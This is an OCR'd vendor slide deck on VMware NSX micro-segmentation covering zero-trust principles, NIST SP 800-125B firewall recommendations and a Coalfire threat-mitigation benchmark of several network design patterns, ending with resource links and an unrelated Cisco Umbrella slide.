
## NSX Micro-segmentation is the Path to a Zero Trust Architecture

### Architecture Traits and Components

- Segmentation by default
- Distributed Switching and Security
- Embedded Advanced Security Options
- Flexible units as trust boundaries
- Centralized Management of Policy

### Unit-Level Trust

- Defines Trust Boundary
- Resources within a unit share similar functionality/attributes
- Range from a vNIC to an entire enterprise site
- Security applies to all unit ingress and egress traffic



## Micro-segmentation Defined

### Micro-segmentation Foundational Characteristics

- Distributed stateful firewalling for topology agnostic segmentation
- Centralized Ubiquitous Policy Control of Distributed Services
- Granular unit-level controls implemented by high-level policy objects

### Additional Characteristics Based On Design Pattern

- Network Overlay Based Isolation and segmentation
- Policy Driven unit-level service insertion and traffic steering


### MICRO-SEGMENTATION PRINCIPLES

1 Isolation and segmentation

2 Unit-level trust

3 Ubiquitous centralized control of distributed services

VM
VM
VM
VM
VM




## NSX Micro-segmentation NIST Alignment

In NIST Special Publication 800-125B, titled Secure Virtual Network Configuration for Virtual Machine (VM) Protection, the Institute makes four recommendations:


- *VM-FW-R1: In virtualized environments with VMs running delay-sensitive applications, virtual firewalls should be deployed for traffic flow control instead of physical firewalls…*
- *VM-FW-R2: In virtualized environments with VMs running I/O intensive applications, kernel-based virtual firewalls should be deployed instead of subnet-level virtual firewalls…*
- *VM-FW-R3: For both subnet-level and kernel-based virtual firewalls, it is preferable if the firewall is integrated with a virtualization management platform rather than being accessible only through a standalone console.*
- *VM-FW-R4: For both subnet-level and kernel-based virtual firewalls, it is preferable that the firewall supports rules using higher-level components or abstractions (e.g., security group) in addition to the basic 5-tuple*

WHITEPAPER | SEPTEMBER 1, 2016
VMWARE® NSX® MICRO-SEGMENTATION BENCHMARK
A MICRO-AUDIT OF NSX THREAT MITAGATION EFFECTIVENESS
vmware



## Benchmark Testing Overview

- The purpose of the Micro-segmentation Benchmark is to measure and demonstrate the ability of NSX micro-segmentation to mitigate threats within the modern datacenter infrastructure
- Attack Vectors include malware and attacker gambit that are from internal threat
- Expected Output – Demonstrate how different NSX micro-segmentation design patterns can improve the security posture of different network topologies
- Goals - Provide industry guidance as to how micro-segmentation improves the security posture of the modern datacenter




## Using Representative Network Design Patterns (Topologies)

**Choice of real-world use cases that represent likely networks found in VMware data centers and their connected networks. Our 5 design patterns were selected to portray:**

- Protecting Flat Network Segments
- L2 and L3 Networks with physical routers, representative of typical data center rack implementations built on hybrid physical VLANs and software defined networking (SDN)
- Networks with connection to other physical servers
- Overlay-based Networks using the Distributed Firewalls (DFW) and Distributed Logical Routers (DLR)
- Physical VLAN and Overlay-based Networks using third-party technologies via service insertion (in our case, Palo Alto Networks VM-series FW with Panorama)

Each of these network design patterns were used in a threat simulation

NSX Micro-segmentation Design Patterns




## Conclusions

Coalfire's objective was to determine if VMware NSX can prevent E-W/N-S threats against typical network topologies (patterns) by performing a "micro audit" using representative malware and kill-chain methods, and scientifically measure the results. Coalfire also wanted to confirm that NIST recommendation for VM micro-segmentation is supported.


Findings were:

- NSX provided significant and real distributed firewall (DFW) protections against E-W threats in all design patterns and also in N-S patterns for VMs and physical servers
- Policy-based controls, nested service group constructs, tight integration with VMware objects/meta-data, the completeness/utility of tools (Service Composer, Flow / Activity Monitoring, etc.) of NSX satisfied NIST SP 800-125B Requirements R3 and R4
- NIST SP 800-125B Requirements R1 and R2, and the 5-part comprehensive definition of micro-segmentation are fully satisfied by NSX
- Third-party service insertion was verified with the Palo Alto Networks VM-series NS Edition firewall to support L4-L7 threat mitigation in design patterns 3a/b and 5a/b



## NSX Micro-segmentation Design Patterns

Distributed Segmentation
Policy
VM
VM
VM
Physical Router
STOP
Stateful DFW
Distributed Segmentation with Network (VLAN) Isolation
Stateful DFW
STOP
Policy
VM
VM
VM
Controlled Communication
VM
VM
STOP
Stateful DFW
Edge Services Gateway
Distributed Segmentation with Network (VLAN) Isolation And Service Insertion
Stateful DFW
STOP
Traffic Steering Partner Advanced Services (L4-L7)
Policy
VM
VM
VM
Controlled Communication
VM
VM
Edge Services Gateway
STOP
Stateful DFW
Distributed Segmentation with Network Overlay Isolation
Stateful DFW
STOP
Policy
VM
VM
VM
Controlled Communication
VM
VM
Distributed Logical Router
STOP
Stateful DFW
Distributed Segmentation with Network Overlay Isolation and Service Insertion
Stateful DFW
STOP
Traffic Steering Partner Advanced Services (L4-L7)
Policy
VM
VM
VM
Controlled Communication
VM
VM
Distributed Logical Router
STOP
Stateful DFW
vmware



## Where to get started

**Learn**

- **Connect & Engage**
  communities.vmware.com
- **NSX Product Page & Technical Resources**
  vmware.com/products/nsx
- **Network Virtualization Blog**
  blogs.vmware.com/networkvirtualization
- **VMware NSX on YouTube**
  youtube.com/user/vmwarensx

**Experience**


- **Visit the VMware Booth**
  Use case demos, chat with NSX experts
- **Visit NSX Technical Partner Booths**
  Integration demos – EPSec & NetX, Hardware VTEP, Ops & Visibility
- **Test Drive NSX with free Hands-on Labs**
  Self-paced. labs.hol.vmware.com

**Use**

- **NSX Proactive Support Service**
  Optimize performance based on data monitoring and analytics to help resolve problems, mitigate risk and improve operational efficiency.
  vmware.com/consulting

**Take**

- **Training and Certification**
  Several paths to professional certifications. Learn more at the Education & Certification L
  vmware.com/go/nsxtraining



## Easiest security product you'll ever deploy

1 Signup

2 Point your DNS

3 Done

Umbrella
Start blocking in minutes
OPEN

Cisco Umbrella

© 2017 Cisco and/or its affiliates. All rights reserved. Cisco Confidential